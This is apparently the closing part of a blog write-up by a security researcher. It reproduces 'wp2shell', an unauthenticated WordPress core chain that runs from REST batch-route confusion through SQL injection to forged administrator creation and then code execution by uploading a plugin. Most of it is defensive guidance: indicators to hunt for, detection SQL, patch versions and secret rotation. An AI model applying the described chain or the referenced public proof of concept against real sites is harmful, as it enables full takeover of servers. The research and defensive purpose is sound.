    assert len(set(backing_ids)) == 3
    assert all(row_id > 0 for row_id in backing_ids)

    print(creator.create_admin())


if __name__ == "__main__":
    main()
For a cleaner final implementation, create_admin() can perform the discovery, priming, graph construction, request submission, and credential generation internally. I kept the intermediate calls in my lab script because they gave me visible checkpoints and made failures easier to isolate.
Proof that WordPress actually did it
The final output returned a CreatedAdmin object containing a randomly generated username, password, email address, the source administrator ID, and the discovered table prefix:

I then logged in using the generated credentials and reached the WordPress dashboard:

The dashboard also showed WordPress 7.0.1 with 7.0.2 waiting as an available update. That gave me a neat visual confirmation that the successful reproduction happened on the vulnerable release and not on the patched build that had previously ruined my evening.
From “I am admin now” to RCE
Creating an administrator is already a full compromise of the WordPress application. The reason wp2shell is described as an RCE chain is that WordPress administrators can normally install and activate plugins containing PHP code. WordPress helpfully provides the final feature itself.
The final transition is conceptually straightforward:
- Log in using the generated administrator credentials.
- Upload a plugin archive containing a PHP entry point.
- Activate the plugin or request its exposed handler.
- The PHP code runs under the web server's operating-system account.
At that point, the impact is no longer limited to the WordPress database. Code can access files readable by the PHP process, application secrets, database credentials, uploaded content, and other resources available to the web server account.
I intentionally stop the hands-on part of this write-up at administrator creation. Explaining the plugin transition is enough to show the impact; publishing a reusable webshell adds nothing useful here. The public proof-of-concept already demonstrates the complete authorized-lab flow, including temporary plugin deployment and cleanup.
It is also worth being precise about the word RCE. The attacker does not inject an operating-system command directly into the SQL query. The chain obtains an administrator identity first, and WordPress's legitimate plugin-installation feature provides the code-execution capability.
A quick tour of the PoC code
The public PoC is split into three main modules, which is nice because this chain is already complicated enough without putting everything into one 2,000-line file.
wp2shell.client
This module handles HTTP transport and builds the nested batch payloads. Its key responsibilities are:
- creating the malformed desynchronization primer;
- submitting normal and nested batch requests;
- building the item-route-to-collection-route confusion;
- URL-encoding the
author_exclude,orderby, andper_pageparameters; - extracting route-confusion marker codes from batch responses; and
- reading
X-WP-Totalfor the blind SQL oracle.
The marker probe looks for this combination:
parse_path_failed
block_cannot_read
rest_batch_not_allowed
The malformed path produces the first marker. The array shift then causes later sub-requests to reach handlers that produce the other two. Fixed versions keep the internal arrays aligned, so the same crafted request should not produce the complete vulnerable pattern.
wp2shell.sqli
This module exposes three extraction techniques:
UnionSQLi
Forges a complete 23-column wp_posts row and reflects the extracted value through post_title. It is the fastest technique in the default lab and is also the primitive used by the admin-creation bridge.
ErrorBasedSQLi
Uses MySQL XML functions to place extracted data inside an error message. It only works when database errors are reflected to the HTTP response, such as when debug display is enabled.
BlindSQLi
Uses boolean conditions and reads the posts collection's X-WP-Total header as a true/false signal. It requires many more requests but does not need reflected SQL errors or a visible forged title.
wp2shell.exploit
This module converts the confirmed UNION primitive into administrator creation. It:
- discovers the
wp_poststable and table prefix; - finds an existing administrator ID;
- retrieves an embeddable public post or page;
- creates three unique oEmbed cache posts;
- recovers their real IDs;
- constructs the seven-object poison graph;
- generates random administrator credentials; and
- sends the poisoned batch with the appended user-creation requests.
Breaking the code into these layers is useful for research because each stage can be tested independently. A route-confusion failure, SQL extraction failure, oEmbed failure, or graph failure produces a different symptom.
Why this chain is a big deal
Several properties make wp2shell especially dangerous:
- No authentication is required. The initial request is anonymous.
- The vulnerable code is in core. A site does not need a vulnerable third-party plugin.
- The default REST API exposes the entry point. The batch endpoint is part of WordPress itself.
- The chain crosses security boundaries. A routing bug reaches SQL injection; SQL output becomes application objects; application objects establish an administrator context; administrator functionality becomes code execution.
- The decisive payload is inside a batch body. Basic access logs may show only a POST to the batch endpoint, not every nested route and SQL fragment.
This is a perfect example of why individual bugs should not always be judged in isolation. The SQL injection needs another path to feed attacker-controlled input into the vulnerable internal parameter. The batch-route confusion provides exactly that path, and suddenly two separate problems become one very serious chain.
If you defend WordPress, here is the less-fun part
Checking the version should be step one, but it should not be the only step. If a site was internet-facing while vulnerable, patching closes the door but does not tell you whether someone already walked through it.
1. Check the WordPress version
Immediately identify installations running:
6.9.0 through 6.9.4
7.0.0 through 7.0.1
Also patch 6.8.0 through 6.8.5 for the SQL injection issue even though that branch does not contain the complete route-confusion chain.
2. Review administrator accounts
Look for recently created or unfamiliar users with the administrator role. Public proof-of-concept variants may generate recognizable prefixes, but defenders should not rely on one username pattern because it is trivial to change.
3. Review plugin activity
Inspect:
- recently installed or activated plugins;
- unexpected PHP files under
wp-content/plugins; - short-lived plugins that may already have been deleted;
- unusual archive uploads; and
- filesystem timestamps that do not match normal maintenance.
A PoC may remove its generated plugin and administrator account after use, so the absence of a rogue account does not prove that exploitation did not occur.
4. Inspect suspicious wp_posts artifacts
The oEmbed bridge creates real database rows. Review unusual or recently created objects with types such as:
SELECT ID, post_type, post_status, post_name, post_parent, post_date
FROM wp_posts
WHERE post_type IN (
  'oembed_cache',
  'customize_changeset',
  'nav_menu_item',
  'request'
)
ORDER BY ID DESC;
Use the site's real prefix instead of assuming wp_.
Suspicious signs can include clusters of new oEmbed cache posts, unusual parent relationships, malformed statuses, or objects created around the time of suspicious batch requests.
5. Review HTTP and proxy logs
Search for POST requests to both batch endpoint forms:
/wp-json/batch/v1
/?rest_route=/batch/v1
Also look for large JSON request bodies, repeated requests to /wp/v2/posts/999999, encoded author_exclude values, and nested requests arrays. Standard access logs may not record request bodies, so reverse-proxy, WAF, application, or packet-capture data may be more useful.
6. Rotate secrets after confirmed compromise
If exploitation is confirmed or strongly suspected, patching is not enough. Consider rotating:
- WordPress administrator passwords;
- database credentials;
- WordPress authentication salts;
- API keys stored in configuration or plugins;
- hosting-panel credentials; and
- secrets readable by the web server account.
Rebuild from a known-good backup when integrity cannot be established confidently.
Remediation, or: update WordPress please
The correct fix is to update WordPress core:
- update
7.0.xto 7.0.2 or later; - update
6.9.xto 6.9.5 or later; and - update
6.8.xto 6.8.6 or later, then plan migration to a supported current branch.
If an immediate update is genuinely impossible, a temporary containment option is to block anonymous access to both batch endpoint forms at the reverse proxy or WAF:
/wp-json/batch/v1
?rest_route=/batch/v1
This may break legitimate functionality and should only be treated as a temporary containment measure. It also does not repair the vulnerable code.
After updating, verify the version from the running application itself. Changing a container tag or deployment manifest is not the same thing as every instance actually restarting onto the patched build. Deployment files can be optimistic little liars.
What I learned after annoying WordPress for several hours
The most valuable part was not the final create_admin() call, even though watching it succeed was admittedly very satisfying. The useful part was seeing how several individually understandable behaviors combine into something much worse:
- A small bookkeeping error can become route confusion. One missing array entry changed which callback processed a later request.
- Validation is only useful when it applies to the handler that actually runs. The item route accepted parameters that became dangerous when consumed by the collection route.
- SQL injection impact is not limited to direct database writes. A forged query result can become a trusted application object.
- Legitimate side effects can create a write primitive. Rendering an embed caused WordPress itself to create real cache rows.
- Object identity matters. Reusing valid IDs let fake objects interact with real WordPress subsystems during one request.
- Application features complete the final impact. Once administrator access existed, normal plugin installation provided code execution.
- Reproducible labs must be pinned. An automatic update to 7.0.2 and an accidental database-backend change cost hours because they changed the target underneath the experiment.
The chain looks ridiculous when viewed all at once, but each stage becomes manageable when tested separately. That is why I documented every checkpoint instead of treating the public PoC like a magic admin-generating box.
And honestly, that is the fun part of vulnerability research for me: taking something that looks completely cursed, breaking it into smaller pieces, and eventually reaching the point where the cursed thing makes sense.
References
- WordPress 7.0.2 security release
- CVE-2026-63030 / GHSA-ff9f-jf42-662q - REST API batch-route confusion leading to RCE
- CVE-2026-60137 / GHSA-fpp7-x2x2-2mjf -
author__not_inSQL injection - Icex0/wp2shell-poc - public independent proof-of-concept used in this lab
- Searchlight Cyber advisory - wp2shell pre-authentication RCE in WordPress core
This article is intended for defensive research, patch validation, and authorized local testing. Every screenshot and result came from a disposable loopback-only lab.
TLDR
Kids, don't try this at home :3